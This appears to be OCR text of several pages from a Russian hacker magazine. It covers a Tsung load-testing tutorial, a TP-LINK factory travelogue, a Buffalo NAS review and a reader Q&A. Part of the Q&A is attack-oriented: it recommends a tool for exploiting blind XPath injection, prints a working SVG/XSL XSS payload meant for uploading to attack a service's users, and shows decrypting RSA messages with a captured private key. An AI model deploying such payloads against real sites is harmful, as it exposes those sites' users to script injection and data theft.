
ответы от сервера, после отладки его следует отключить. Также dumptraffic может принимать дополнительные значения для сокращенного логирования трафика: light — записывает только первые 44 Кб ответа и protocol — записывает только параметры запроса и URL.

Немаловажной особенностью Tsung является возможность конфигурации кластера из клиентских машин. Можно использовать несколько виртуальных IP с одной машины, это крайне полезно в случае, если load-balancer на сервере использует IP клиента для распределения трафика между кластером серверов.

Даже если Erlang VM теперь способна справляться с несколькими CPU (Erlang SMP), тесты показывают, что для клиентов Tsung более эффективно использовать одну VM на CPU (с отключенным SMP). Однако значение параметра CPU должно быть равным количеству ядер твоих нод. Если ты предпочитаешь использовать Erlang SMP, добавь опцию '-s' при старте Tsung (и не задавай CPU в файле конфигурации).

```
<clients>
    <client host="test1" weight="1" maxusers="8000">
        <ip value="10.0.2.3"/>
        <ip value="10.0.2.4"/>
        </client>
    <client host="test2" weight="3" maxusers="25000"
        cpu="2">
        <ip value="10.1.2.5"/>
    </client>
</clients>
<servers>
    <server host="10.2.2.10" port="8081" type="tcp"/>
</servers>
```

ПЛАТНЫЕ ИНСТРУМЕНТЫ ДЛЯ НАГРУЗОЧНОГО ТЕСТИРОВАНИЯ



Особо стоит отметить программы LoadRunner, Performance Tester и QALoad. Плюс их в том, что ты можешь попросить компанию-разработчика изменить или сконфигурировать систему под твои нужды, эти системы обычно универсальны и подходят для тестирования любого программного обеспечения. Но не каждая организация готова платить большие деньги, к тому же к исходникам нет доступа, что для многих является сдерживающим фактором.

INFO

- **Erlang — функциональный язык программирования с динамической типизацией, предназначенный для создания распределенных вычислительных систем.**
- **Erlang был разработан Джо Армстронгом в 1986 году.**
- **Tsung является полностью открытым и бесплатным продуктом (лицензия GPLv2).**
- **Tsung эффективен для высоконагруженных проектов.**
- **Изначально Tsung был предназначен для нагрузочного тестирования Jabber'a.**



Отношение сгенерированных пользователей к подключенным




Схема нагрузочного сценария

В данном примере вторая машина используется в кластере Tsung с большим «весом» и двумя ядрами. По умолчанию нагрузка равномерно распределена на все ядра (одно ядро на клиент по умолчанию). Параметр weight (integer) может быть использован для настройки приоритетности машины клиента. В частности, если у одного клиента вес 1, а у другого 2, второй запустит в два раза больше юзеров, чем первый (пропорции будут 1/3 и 2/3). В приведенном сценарии, где у второго клиента CPU = 2 и weight = 3, вес равен 1,5 для каждого ядра.

Параметр maxusers используется для того, чтобы обойти лимит на максимальное число socket'ов, открываемых одним процессом (во многих ОС по умолчанию 1024). При превышении лимита запускается новая виртуальная машина Erlang'a. Значение maxusers обычно равно 800, но сейчас можно и нужно

НАГРУЗКУ МОЖНО РАЗБИТЬ НА НЕСКОЛЬКО ФАЗ, НАПРИМЕР ПЛАВНО ЕЕ ПОВЫШАЯ. ВСЕ ПАРАМЕТРЫ ГИБКО НАСТРАИВАЮТСЯ

использовать гораздо большее значение (например, 30 000, лимит ОС поднимается командой ulimit -n 30000), это не приведет к потере производительности.

Естественно, что при нагрузочном тестировании нужно следить и за параметрами нагружаемой системы. Tsung поддерживает несколько типов мониторинга сервера. Это родной агент мониторинга Erlang, всем известный Munin и SNMP, агент должен быть установлен на стороне сервера. Если нагрузка создается на кластер серверов, можно применять разные агенты для разных серверов, например:

```
<monitoring>
    <monitor host="10.1.1.94" type="erlang"/>
    <monitor host="10.1.1.95" type="munin">
        <munin port="8081"/>
    </monitor>
    <monitor host="10.1.1.96" type="snmp">
        <snmp version="v2" community="rwCommunty"
            port="11161"/>
    </monitor>
</monitoring>
```

Нагрузку можно разбить на несколько фаз, например плавно ее повышая. В настройках задаются длительность каждой фазы и очередность выполнения фаз. В каждой фазе можно установить количество конкурентных пользователей двумя способами: задать количество пользователей за промежуток времени, например 100 пользователей в секунду, либо указать, с какой частотой создавать пользователей, например один пользователь каждые 0,01 секунды. Это можно использовать, например, для разогрева кешей перед большой нагрузкой. В стабильную нагрузку можно вставить специальную сессию в определенное время, для имитации какой-либо проверки или запуска специфического сервиса. Например:

```
<load>
    <arrivalphase phase="1" duration="10" unit="minute">

<!-- Фаза разогрева -->
        <users interarrival="0.1" unit="second"> </users>
    </arrivalphase>
    <arrivalphase phase="2" duration="60" unit="minute">

<!-- Фаза нагрузки -->
        <users arrivalrate="1000" unit="second"> </users>
    </arrivalphase>

<!-- Специальные сессии -->
    <user session="addManyProducts" start_time="20"
        unit="minute"/>
    <user session="checkOrders" start_time="25"
        unit="minute"/>
</load>
```

Кроме того, возможно настроить эмуляцию нескольких юзер-агентов и установить процентное соотношение между ними, этот процент определяет вероятность присвоения сессии юзера одного из указанных агентов. Далее более подробно остановимся на настройках HTTP-сессии.


```
<sessions>
    <session name="http-session" probability="70"
        type="ts_http">
        <request> <http url="/images/logo.gif"
            method="GET" version="1.1"  if_modified_
```

АЛЬТЕРНАТИВА ОТ APACHE

Apache JMeter — отличный кроссплатформенный инструмент, разрабатываемый Apache Jakarta Project. Изначально JMeter создавался как средство тестирования веб-приложений, но в настоящее время он способен проводить нагрузочные тесты для JDBC-соединений, FTP, LDAP, SOAP, JMS, POP3, IMAP, HTTP и TCP. Архитектура, поддерживающая плагины сторонних разработчиков, позволяет дополнять инструмент новыми функциями. В программе реализованы механизмы авторизации виртуальных пользователей, поддерживаются пользовательские сеансы. Единственный, на мой взгляд, недостаток данного инструмента — создаваемые Java-потоки пожирают довольно много памяти, поэтому при большом количестве конкурентных запросов одной машины недостаточно.



Скорость установления TCP-соединения и ответа сервера



Количество TCP-соединений и ответов сервера

```
            since="Mon, 02 Apr 2012 14:13:32 GMT"/>
        </request>
        <thinktime value="20" random="true"/>
        <transaction name="index_request">
        <request> <http url="/index.en.html" method="GET"
            version="1.1" /> </request>
        <request> <http url="/logo.gif" method="GET"
            version="1.1" /> </request>
        </transaction>
        <thinktime min="1" max="30" random="true"/>
    </session>
    <session name="http-session2" probability="30" ...> …
</session>
</sessions>
```

В данной конфигурации две сессии, которые выполняются с вероятностью 70% и 30% соответственно. В начале сессии генерируется GET-запрос с параметром if_modified_since, далее идет рандомная задержка thinktime. По умолчанию thinktime будет случайное число из экспоненциального распределения со средним значением, равным value. Но можно задать промежуток, тогда это будет случайное число из равномерного распределения на данном промежутке. Следующие два запроса объединены в транзакцию, это позволяет отслеживать суммарное время выполнения транзакции из нескольких запросов.

Далее идет пример сессии для Jabber'а. Так как Jabber не парсит ответ, то у запроса есть несколько типов Acknowledgments (подтверждений): local — считается подтвержденным, если от сервера пришло подтверждение, no_ack — считается подтвержденным сразу после отправления, global — используется для синхронизации действий пользователей, в основном для ожидания подключения всех пользователей перед отправкой сообщений (например, первого сообщения о присутствии). Также здесь показаны разные виды сообщений: аутентификация, присутствие, онлайн, офлайн.

```
<sessions>
    <session probability="100" name="jabber-example"
        type="ts_jabber">
        <request> <jabber type="connect" ack="local" />
        </request>
        <thinktime value="2"/>
        <transaction name="authenticate">
            <request>
                <jabber type="auth_get" ack="local"/>
            </request>
            <request>
               <jabber type="auth_set_plain" ack="local">
               </jabber>
            </request>
        </transaction>
        <request>
            <jabber type="presence:initial" ack="no_ack"/>
        </request>
        <transaction name="online">
        <request> <jabber type="chat" ack="no_ack"
            size="16" destination="online"/> </request>
        </transaction>
        <transaction name="offline">
        <request> <jabber type="chat" ack="no_ack"
            size="56" destination="offline"/> <request>
        </transaction>
    </session>
</sessions>
```

КЛЮЧ НА СТАРТ

Когда все подготовительные действия выполнены, можно запустить наш тест. Для этого необходимо ввести команду tsung start, для останова соответственно tsung stop, для просмотра статуса о количестве юзеров на сайте — tsung status. Журнал событий помещается в каталог ~/.tsung/log/yyyymmdd-HH:MM.

Для генерации HTML-отчетов и диаграмм используется скрипт tsung_stats.pl, его необходимо запускать из директории с логом командой perl tsung_stats.pl.



WWW

- Сайт проекта Tsung: tsung.erlang-projects.org;
- графические интерфейсы для Tsung: Sing-Tsung — goo.gl/WNOGR, Tsung GUI — blueend.com/tools/tsungui.

Статистика, которую предоставляет Tsung:
- производительность: время ответа, время присоединения, транзакции, запросы в секунду;
- ошибки: статистика по возвращенным ошибкам;
- поведение сервера: график занятости CPU и памяти, сети.

ЗАКЛЮЧЕНИЕ

Tsung можно использовать для проведения стресс-тестов разных проектов и новых площадок, но лучше всего он подойдет для тестирования высоконагруженных систем. К нему можно прибегнуть для определения стрессоустойчивости разного вида клиент-серверных приложений, SQL-базы или джаббера. Ну и нам хватит всего одной машины, чтобы имитировать достаточно большую нагрузку. ⌶

TSUNG С ПОЛНЫМ ПРАВОМ МОЖНО ПРИЧИСЛИТЬ К ОДНИМ ИЗ ЛУЧШИХ РЕШЕНИЙ ДЛЯ НАГРУЗОЧНОГО ТЕСТИРОВАНИЯ

Александр Лозовский

ВЕЛИКОЕ КИТАЙСКОЕ ПРОИЗВОДСТВО



КУЛЬТУРНЫЕ ИССЛЕДОВАНИЯ БРАТСКОГО КИТАЯ В ПОЛЬЗУ ИЗВЕСТНОГО ЖУРНАЛА «ХАКЕР»

Страна, которая занимает лидирующие места по количеству произведенной малвари. Здесь всегда можно найти абузоустойчивый хостинг, и здесь живет куча программеров и хакеров — от откровенно слабых до профессионалов высокого уровня. Здесь ломают программы, ставят (не только софтверные) закладки и отсюда устраивают DDoS'ы. Для настоящего айтишника здесь созданы все условия — например, фейсбук и твиттер отсечены великим национальным файрволом, что не может не сказываться на производительности труда компьютерщиков.

Шэньчжэнь, несмотря на то что о нем мало кто слышал, относится к одним из самых промышленно и экономически развитых городов Поднебесной (второе место среди китайских городов по объему промышленного производства). Причиной тому было образование в его районе свободной экономической зоны, что привлекло в город инвестиции, крупные компании (в том числе иностранные) и большое количество трудовых мигрантов.

Из компаний, название которых тебе может хоть что-то сказать и гигантские небоскребы которых мы имели честь видеть во время прогулок по городу, я бы назвал три: Huawei, ZTE, TP-LINK. В представлении эти конторы не нуждаются — мало кто не знает «телефоны с неприличными названиями», «русские национальные убийцы айфонов» и не очень известный, но набирающий популярность в наших пенатах производитель роутеров. Собственно, последний и пригласил нас в это путешествие. Да, эти люди знали, что нам страсть как хотелось посмотреть на настоящее производство. Проживая в России, мы подозревали, что наклеивание шильдиков на готовые приборы и крупноузловая сборка импортной аппаратуры к настоящему производству не относится, поэтому мы мечтали взглянуть на то, как печатаются платы, впаиваются электронные компоненты, привинчиваются антенны и собираются корпуса. И все это было нам продемонстрировано.

Впрочем, некоторые откровения нас постигли еще до того, как наши автобусы въехали на территорию фабрики. Во-первых, мы увидели фабричные общежития. Как цивилизованный москвич, прошедший в свое время достойную закалку в Российском университете дружбы народов, я немножко не по-другому представлял себе типичное общежитие... Точнее, я представлял его как угодно, но только не как чистое многоэтажное здание





с кондиционерами у каждого окна и по линеечке развешанным на окнах бельем. Возможно, конечно, что эту самую одежду так повесили по команде перед прибытием иностранной делегации, но контраст между отечественными и китайскими общагами был впечатляющ. Впрочем, хватит об общагах — в конце концов, внутрь мы все равно не заходили. А вот внутрь завода — через подъезд, украшенный кумачовым знаменем с надписью «Добро пожаловать на фабрику TP-LINK», — мы действительно проникли. Как следует прозомбировавшись презентацией, которая рассказала нам о планах, достижениях и перспективах компании, мы отправились туда, где таилось все самое интересное, — на завод.

Завод оказался на редкость чистым и опрятным. В принципе, это совершенно логично, что электронный завод должен быть чистым, — просто сознание человека, который привык к зданиям 1960-х годов постройки, выбитым заводским окнам и сдающимся под офисы помещениям, должно было адаптироваться к этой новой реальности. Разумеется, бетонных заборов с пущенной поверху оцинкованной колючей лентой «Егоза» мы тоже не обнаружили.

Первым делом мы увидели склад. Склад был совершенно обычным — антистатические покрытия, идеально ровно расположенные стеллажи, пронумерованные и тщательно учтенные запасные части. Принимая во внимание строгость китайского законодательства и наше уважение к гостеприимным хозяевам, никто из нашей экспедиции на складе ничего не спер.





ИНТЕРЕСНЫЕ ФАКТЫ

В Китае очень любят Windows XP, Google Chrome и Mozilla. Win7 я нигде не видел — ни на производстве, ни в ресторанах.

Количество настоящих iPhone 4S, Galaxy S3 и топовых HTC у пассажиров метро в Гонконге поражает воображение. Левые китайские (хе-хе) смартфоны встречаются очень редко…

Водят в Китае резче, чем в Европе, но чуть спокойнее, чем у нас. Разумеется, в три ряда не паркуются и с четырех рядов не поворачивают.

В Китае есть полицейские велосипеды. Обычно они просто стоят на тротуаре и мигают проблесковыми маячками, свидетельствуя о том, что качественные аккумуляторы в Китае имеются.

Метро города Гонконга удивительно просторное, снабжено весьма подробными картами, а все остановки там объявляются на английском. В общем, если тебе захочется сравнить метро Гонконга с метрополитеном им. В. И. Ленина, то последний может быть объявлен победителем исключительно в категории «Культурное наследие».

Угнетенные граждане КНР нам тоже встречались — вечерами они съезжаются на грузовых велосипедах (ничего смешного, кстати) на стихийные рынки, достают пропановые баллоны и гигантские казаны и начинают торговать едой и всякой мелочевкой.

Рынки левого товара в Китае тоже есть, но на фоне вполне официальных моллов найти их не так просто. Зато там можно купить телефон с надписью «Zopo» на борту и характеристиками, близкими к флагманским смартфонам современности. Меньше чем за 200 баксов.

Когда в одном ресторанчике я обнаружил оторванную и прислоненную к стене дверь и отсутствие мыла на раковине, я испытал острый приступ ностальгии.

ПРОВЕРЯЕТСЯ ГОТОВАЯ ПРОДУКЦИЯ ДОВОЛЬНО СУРОВО — КАЖДЫЙ РОУТЕР ПОДКЛЮЧАЮТ К ТЕСТИРУЮЩЕЙ АППАРАТУРЕ И ЗАСОВЫВАЮТ В КАМЕРУ, КОТОРАЯ ОПРЕДЕЛЯЕТ ЭМ-ИЗЛУЧЕНИЕ





мы там увидели. Вот, к примеру, отдел, в котором занимаются сломавшимися или не прошедшими проверку роутерами. Казалось бы, парни и девушки, прикованные к своим рабочим местам заземленными браслетами, просто обязаны иметь кучу кустарных приспособлений. Припой в консервной банке, ну хотя бы держатель для паяльника из сталистой проволоки! Но нет. Все приборы и материалы — штатные и очень приличные. Оставив надежду найти здесь признаки русской народной электротехники, мы направились в отдел, где испытывают производимую технику. Отличная мысль — проверка в сухожаровом шкафу. Роутеры, засунутые в сухожаровой шкаф с выставленной температурой 60 градусов, рождают ассоциацию с Шварценеггером из «Красной жары». Который включает роутер в розетку и говорит: «Если ты работал на литейном, то привык к жаре!»

Все остальные проверочные стенды не столь эпичны. Куча звукоизолированных помещений и прочих клеток Фарадея, стенды с большим количеством оборудования, которое проверяется на совместимость с производимым, проверка на работу во влажных условиях и хитрый прибор, симулирующий статическое электричество... Наверное, хорошая штука — проверенный ей роутер выдержит любую грозу. Зато выгорит подключенная к нему сетевуха ;).

Вот так, шаг за шагом и комната за комнатой, закончилась наша экскурсия по фабрике TP-LINK. Впереди нас ждали обычные экскурсии, обеды, ужины (порой даже с русской водкой) и прочие мероприятия, намекающие нам, что восточное гостеприимство — не пустой звук. Впрочем, все это быстро закончилось...

Сквозь стену тропического ливня (который отличается от обычного тем, что за несколько секунд в нем ты вымокаешь до нитки) корпоративный транспорт доставил нас на родину Брюса Ли и Джеки Чана — Гонконг, откуда самолет компании унес нас в страну вечнозеленых помидоров, вечнотемных подъездов и вечнотекущих кранов. Где за полчаса поездки в аэроэкспрессе до Павелецкого вокзала мы в полной мере компенсировали тот визуальный дефицит бетонных заборов с колючей проволокой, бардака, распада и граффити, который все эти дни подспудно в нас накапливался. ☐

Затем мы перешли в цех, где собирают вай-фай-роутеры. Огромное помещение. Таблицы и схемы, показывающие запутанные отношения в вертикали заводской власти и особенности техпроцесса. И наконец, конвейер. Здесь весьма приличного вида рабочие (вовсе, кстати, не похожие на угнетенных китайских добровольцев) претворяют в жизнь электротехническую мысль. Японские станки, которые наносят электропроводящие цепи. Не первой свежести, но вполне еще бодрые. Лента конвейера несет готовые платы к установщикам электронных компонентов, передает их в аппарат для пайки, в объятия тетенек, которые откусывают выступающие ножки и допаивают то, с чем не справилась аппаратура, затем к прикручивальщикам антенн, установщикам в корпуса (дяденька, тремя четкими ударами обрезиненного молотка собирающий корпус, быстро стал народным любимцем) и, наконец, в руки сотрудников ОТК. Проверяется готовая продукция довольно сурово — каждый роутер подключают к тестирующей аппаратуре и засовывают в камеру, которая определяет ЭМ-излучение.

Впрочем, не одним конвейером живо производство. Помимо завода, мы побывали в основном здании компании, где кипит мысль разработчиков — инженеров и программистов. В большинстве служебных помещений фотографировать было нельзя, но кое-что интересненькое



Даниил Либарц



BUFFALO TERASTATION TS5400D



NAS'Ы В МАССЫ

Устройства NAS уже давно перестали быть чем-то необычным, сложным и далеким и для домашнего использования, и для применения в небольшом офисе. В наш век, когда сетевые технологии развиваются бурными темпами, любой уважающий себя пользователь просто обязан иметь сетевой накопитель. На рынке присутствует множество моделей портативных серверов с различным «железом» и прошивками. Сегодня же речь пойдет о производительном решении, предназначенном для SOHO-сегмента, — Buffalo TeraStation TS5400D.

Buffalo TeraStation TS5400D имеет внешний экран, поэтому пользователю не придется каждый раз обращаться к «админке» в поисках той или иной мелочи. На задней стенке Buffalo TeraStation TS5400D распаяно сразу четыре USB-разъема, два из которых прогрессивного, третьего поколения. Рядом с ними расположились два гигабитных порта Ethernet и порт для управления источником бесперебойного питания. В целом внешний вид сетевого накопителя не имеет каких-либо недочетов. NAS для офисного сегмента выглядит строго и лаконично. Интерфейс управления прост и понятен.

Сердцем обновленной линейки Buffalo TeraStation TS5400D является двухъядерный процессор Intel Atom D2550. Чип функционирует на частоте 1,86 ГГц, имеет два физических ядра, 1 Мб кеша и поддерживает технологию Hyper-Threading. Да, как показало время, процессоры, первоначально разработанные для неттопов и нетбуков, отлично зарекомендовали себя и в готовых NAS. Ведь помимо всех перечисленных характеристик Intel Atom D2550 имеет теплопакет всего 10 Вт. Процессор вместе с 2 Гб оперативной памяти стандарта DDR3 создает весьма и весьма производительный тандем. Мощности такого железа хватит на несколько лет постоянного использования и смену не одного поколения прошивок.

Buffalo TeraStation TS5400D может поставляться с комплектом жестких дисков емкостью от 1 до 4 Тб. Это первое хранилище компании, где применяются диски такого большого объема. Имея в распоряжении четыре HDD, мы можем организовать массив RAID уровня 0, 1, 5, 6 и 10, а также получить непосредственный доступ к накопителям в режиме JBOD. Buffalo TeraStation 5400 поддерживает горячую замену дисков, что не может не радовать, особенно в условиях постоянного файлооборота в офисе. Поддержка iSCSI также говорит нам о бизнес-направленности устройства. С помощью Buffalo TeraStation TS5400D можно организовать сервер видеонаблюдения. В комплекте идет лицензия на одну камеру, а также заявлена поддержка более 1200 моделей камер от 184 производителей. Конечно же, Buffalo TeraStation TS5400D имеет поддержку принт-сервера.

Отметим, что конструкция накопителя предполагает внутреннее размещение блока питания. На наш взгляд, это более разумное решение, нежели использование внешнего адаптера питания. Во-первых, мы избавляемся от большого провода. Во-вторых, блок питания получает активное охлаждение. Производитель даже не побоялся дать на устройство три года гарантии.

ВЫВОД

Помимо «железной» составляющей, не вызывающей нареканий, стоит отдать должное и программистам, трудящимся над прошивкой Buffalo TeraStation TS5400D. Хотя бы за то, что все учтено до мелочей. Также программное обеспечение позволяет использовать накопитель как душе угодно. Именно поэтому Buffalo TeraStation 5400 нельзя однозначно отнести к определенному классу: сервер будет хорош как дома, так и в офисе.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Компоновка (каждый диск в отдельности): 1 Тб, 2 Тб, 3 Тб, 4 Тб
Максимальный объем: до 16 Тб
Процессор: Intel Atom D2550
Оперативная память: 2 Гб, DDR3
Слоты для HDD: 4 RAID: 0/1/5/ /6/10
Разъемы: 2 x RJ-45 10/100/1000 Мбит/с, 2 x USB 2.0, 2 x USB 3.0
Сетевые протоколы: TCP/IP, DHCP, CIFS/SMB, AFP, NFS, HTTP, HTTPS, FTP, NTP, Jumbo-кадры
Сервисы: Amazon S3, Access Link, NovaBACKUP, DLNA Media Server, BitTorrent, принт-сервер, сервер видеонаблюдения, Apple Time Machine
Поддержка iSCSI: есть
Размеры: 231 x 170 x 216 мм
Масса: 8 кг

Глеб Чербов (cherboff@gmail.com)
Евгений Неёлов (twitter.com/neyolov)







ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Подскажите — как можно упростить эксплуатацию уязвимости типа BXI?

A Напомню, что уязвимость Blind XPath injection заключается в возможности внесения изменений в XPath-запрос к XML базе данных, выполняемый на стороне сервера. Практически сестра-близнец всем известной SQL-инъекции, только с использованием не SQL, а языка XPath. В случае слепой инъекции мы можем формировать исполняемые запросы и довольствоваться лишь информацией об успехе выполнения. Немного, но достаточно, чтобы байт за байтом перебрать на серверной стороне содержимое XML-хранилища. Делать это вручную, разумеется, занятие неблагодарное. Особенно когда под рукой есть отличная утилита для эксплуатации BXI — XPath Blind Explorer (bit.ly/BXIExplorer). Не перегруженный опциями интерфейс позволяет очень гибко настроить программу. Помимо обычной работы посредством генерации GET или POST, программа дает возможность добавлять к запросам пользовательские заголовки, что значительно расширяет границы применения тулзы. Все, что потребуется задать, кроме URL уязвимого скрипта и опционального прокси, — это значение, которое содержится в получаемом ответе и сигнализирует об успешном или нет выполнении запроса. Остается нажать кнопку «GET XML» и наблюдать, как символ за символом тайное становится явным.

Q Есть сервис, позволяющий загрузку пользовательских изображений, в том числе и SVG. Как это можно использовать для атаки на пользователей?

A Цифровые изображения вообще опасная штука! :-) Рассмотрим пример проведения банальной XSS при помощи специально сформированной SVG-картинки. И попутно окунемся в воспоминания о не таких уж и далеких, но, к всеобщему счастью, уже отошедших к истории временах, когда популярные браузеры грешили игнорированием MIME-типов, получаемых от сервера. Для начала вспомним, что SVG представляет собой не что иное, как XML-представление, интерпретируемое впоследствии рендером. На самом деле можно было бы просто включить в описание скрипт (спецификация нас тут ничем не ограничивает), но мы используем технику хамелеонного поведения при помощи XSL-трансформации. Так, наша вредоносная нагрузка будет выполнена лишь в случае прямого обращения браузера к файлу, например посредством <iframe>. При попытке же отобразить его с помощью тега <img> пользователь получит безобидное изображение.

```
<?xml version="1.0"?>
<!DOCTYPE doc [
<!ATTLIST xsl:stylesheet
 id ID #REQUIRED>]>
<svg xmlns="http://www.w3.org/2000/svg">
 <xsl:stylesheet id="stylesheet"
    version="1.0" \
 xmlns:xsl="http://www.w3.org/1999/XSL/
    Transform">
 <xsl:template match="/">
 <iframe xmlns="http://www.w3.org/1999/
    xhtml" \
 src="javascript:alert(1)"></iframe>
 </xsl:template>
 </xsl:stylesheet>
 <circle fill="red" r="40"></circle>
</svg>
```

Q Имеется некий файл, используемый для хранения данных приложения. В hex-редакторе признаков строковых значений и других зацепок нет. Можно ли как-то узнать, является это просто бинарным представлением каких-то структур или было использовано шифрование?

A Действительно, разобраться в закрытом формате хранилища или дампе — задача не из простых. Особенно если нет даже предположений, в каком направлении копать и стоит ли копать вообще. Ведь если было использовано шифрование, то шансов обнаружить в итоге искомые данные при таком подходе не остается вовсе. На помощь в этой ситуации приходит простой инструмент из сложного математического аппарата — инфор-

РАСПОЗНАЕМ КРИПТОАЛГОРИТМЫ ПРИ АНАЛИЗЕ ИСПОЛНЯЕМОГО ФАЙЛА

Большинство криптографических функций, используемых в ПО, действительно детектируемы при помощи статического анализа, причем зачастую не требуется ничего хитрее поиска по сигнатурам. Сегодня речь пойдет о нескольких схожих по функционалу инструментах, в силу понятных причин имеющих свои уникальные сильные стороны. Так что нелишним будет иметь в своем арсенале реверсинг-софта сразу несколько подобных утилит.

1 FindCrypt
Плагин для не нуждающегося в особом представлении дизассемблера-комбайна IDA Pro от его же создателя. В отличие от самого дизассемблера свободно распространяется вместе с исходным кодом, что дает возможность при необходимости дополнить функционал в соответствии с конкретной задачей. Обладает внушительным набором сигнатур и высокой скоростью работы. Иными словами — musthave-дополнение к IDA.

2 Immunity Debugger searchcrypt
Расширение, входящее в стандартный набор, написанное на Python и моментально доступное из командной строки отладчика. Для вызова достаточно набрать «!searchcrypt», после чего будет произведено сканирование открытого в отладчике файла. Ход выполнения и результаты, включающие названия обнаруженных алгоритмов и адреса в памяти, выводятся в общий лог, доступный в отдельном окне. По функционалу схож с FindCrypt, но проигрывает в скорости.

мационная энтропия. Именно эта волшебная функция поможет навскидку отделить данные с намеком на структурность от криптоконтейнера. Не вдаваясь в подробности, энтропия — это величина, характеризующая неопределенность информации, то есть теоретически наибольшее значение энтропии должен иметь белый шум или вывод /dev/urandom. Современные шифры и алгоритмы сжатия также в большинстве своем выдают данные с высоким значением энтропии. Вычислять на бумажке, конечно, ничего не придется, получить искомую цифирь для файла можно утилитой, носящей скромное имя ent (bit.ly/enthropy).

Q **Как, зная параметры криптосистемы RSA, проще всего расшифровать сообщение?**

A Для того чтобы расшифровать RSA-сообщение, достаточно знать так называемые модуль (N) и закрытую экспоненту (D), или, как все это вместе называют, закрытый ключ. Если удалось каким-то образом им завладеть, то дело за малым. Для наших целей идеально подойдет Python, на котором проблема расшифрования сводится к паре строк. А именно:

```
#Заюзаем стандартную криптобиблиотеку
import Crypto.PublicKey.RSA
#N и D, как правило, очень большие
#числа, о чем сообщит интерпретатору
#флаг L в конце значения.
d=0x63e74967eaea2025c98c69f6ef07
#...Здесь было много строк хексов
2c6e6bd27eaa71cc0288df1ecc3b062bL
n=0x95daee1be05f3038ae529ef2668a
#...И здесь тоже =)
772888f1fd71aa08f08502a141b611fL
#Инициализируем криптосистему. Второй
#параметр — открытая экспонента, не
#используемая при расшифровании.
key=Crypto.PublicKey.RSA.
    construct((n,0,d))
#Все, остается лишь вызвать метод
#decrypt от шифртекста
key.decrypt(chiphertext)
```


БОЛЬШОЙ ВОПРОС

Q С ПОМОЩЬЮ ЧЕГО МОЖНО АНАЛИЗИРОВАТЬ ВЗАИМОДЕЙСТВИЕ СИСТЕМЫ С РАЗЛИЧНЫМИ УСТРОЙСТВАМИ ПО USB?

A Для изучения такого низкоуровневого взаимодействия предпочтительнее использовать аппаратный сниффер. К сожалению, только так можно обеспечить абсолютную прозрачность наблюдения для исследуемого устройства. Но если нет желания расставаться с сотнями условных единиц, для пробы пера можно обойтись и программным решением. В Linux для этих целей имеется замечательный модуль ядра с говорящим названием usbmon, который позволяет получать данные, циркулирующие между драйверами устройств и драйвером USB Host Controller. Несмотря на то что все это происходит уже в ядре ОС, этого вполне достаточно для получения картины происходящего обмена данными или даже ловли багов в юзерспейс-драйверах :). Чтобы все это заработало, достаточно подгрузить наш модуль и смонтировать debugfs (в BackTrack 5 R2 по умолчанию эти операции уже проделаны заботливыми разработчиками):

```
modprobe usbmon
mount -t debugfs \
